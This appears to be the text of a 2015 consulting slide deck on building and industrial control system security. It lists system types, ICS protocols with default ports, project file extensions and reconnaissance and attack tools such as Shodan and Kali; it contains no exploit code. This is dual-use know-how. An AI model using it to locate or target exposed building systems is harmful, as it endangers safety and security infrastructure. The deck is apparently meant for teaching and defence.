

**The PMC Group LLC**

*Engineering a better tomorrow today*

# Exploiting controls systems demonstration using Shodan, DB Exploit, Google Hacking, Diggity, Kali Linux

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March 24, 2015

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# Control Systems Definitions

Industrial Control Systems (ICS) are physical equipment oriented technologies and systems that deal with the actual running of plants and equipment, include devices that ensure physical system integrity and meet technical constraints, and are event-driven and frequently real-time software applications or devices with embedded software. These types of specialized systems are pervasive throughout the infrastructure and are required to meet numerous and often conflicting safety, performance, security, reliability, and operational requirements. ICSs **include Building Automation Systems (BAS), Building Management Systems (BMS), Energy Management Systems (EMS), Emergency Management Information Systems (EMIS), and Electronic Security Systems (ESS).**

*Within the controls systems industry, ICS systems are often referred to as Operational Technology (OT) systems.*

*Emerging Terms: Cyber-Physical Systems (CPS), Resilient Interdependent Infrastructure Processes and Systems (RIPS)*

# Types of Building Control Systems


**Advanced Metering Infrastructure**  
**Building Automation System**  
**Building Management Control System**  
**CCTV Surveillance System**  
**CO2 Monitoring**  
**Digital Signage Systems**  
**Electronic Security System**  
**Emergency Management System**  
**Energy Management System**  
**Exterior Lighting Control Systems**  
**Fire Alarm System**

**Fire Sprinkler System**  
**Interior Lighting Control System**  
**Intrusion Detection Systems**  
**Physical Access Control System**  
**Public Safety/Land Mobile Radios**  
**Renewable Energy Geothermal Systems**  
**Renewable Energy Photo Voltaic Systems**  
**Shade Control System**  
**Smoke and Purge Systems**  
**Vertical Transport System (Elevators and Escalators)**

***Smart High-Performance Green Buildings are  
highly integrated / interconnected***


# Johnson Controls Architecture

and sustainable.



# Tridium Architecture

## WEBs SYSTEM ARCHITECTURE



# System & Terminal Unit Controllers, Actuators



**JACE**



**Field Server**



**iLon Smart Server**



**VAV**



**L-switch**



**BAS Remote Server**



**Valve Actuator**



**Valve Actuator**



**Pressure Sensor**



**Temperature Sensor**

**Analog voltage, resistance, current signal is converted to digital, then IP**

# ICS Protocols

## Internet Protocols

- IPv4 and IPv6
- Transmission Control Protocol (TCP)
- User Datagram Protocol (UDP)
- Hypertext Transfer Protocol (HTTP) - Port 80
- Hypertext Transfer Protocol Secure (HTTPS) - Port 443

## Open Control Systems Protocols

- Modbus: Master/Slave - Port 502
- BACnet: Master/Slave - Port 47808
- LonWorks/LonTalk: Peer to Peer - Port 1679
- DNP3: Master/Slave - Port 20000
- IEEE 802.x - Peer to Peer
- Zigbee - Peer to Peer
- Bluetooth – Master/Slave

## Proprietary Control Systems Protocols

- Tridium NiagaraAX/Fox
- Johnson Metasys N2
- OSIsoft Pi System
- Many others...



# Building Control System Protocols

## Control systems are fundamentally different than IT

- Can be based on Master and Slaves or Peer to Peer
- Slaves have Registers and Coils
- Devices use several different programming languages to perform operations
- Not originally designed for security or encryption

**Master = Client : sends requests for values in the address**

**Slave = Server : replies with data**

**Registers and Coils = memory locations**

## Typical file extensions:

\*.ACD

\*.CXP

\*.ESD

\*.ESX

\*.LDA

\*.LCD

\*.LDO

\*.LCX

\*.plcproject

\*.PRJ

\*.PRT


\*.RSP

\*.QXD


\*.SCD




# Typical Modbus Architecture



# Typical BACnet Architecture



# Continuous Monitoring and Attack Surfaces




**Host Based  
Security  
Systems  
Scanning  
(Active)**

**Windows, Linux  
HTTP, TCP, UDP**



**Intrusion Detection  
Systems (Passive)  
PLC, RTU, Sensor  
Modbus, LonTalk,  
BACnet, DNP3**



# Tools

## Information Gathering

- Google Search and Hacking
- Google Earth
- The Harvester
- Recon-NG
- Shodan
- Costar

## Network Discovery & Monitoring

- Nmap
- Snort
- Kismet
- Nessus
- McAfee
- Sophia
- Bandolier

## Attack and Defend Tools

- Kali Linux (Backtrack)
- SamuraiSTFU
- Wireshark
- Gleg
- Windows PowerShell
- Windows Management Information Console
- Windows Enhanced Mitigation Tools
- Windows Sysinternals

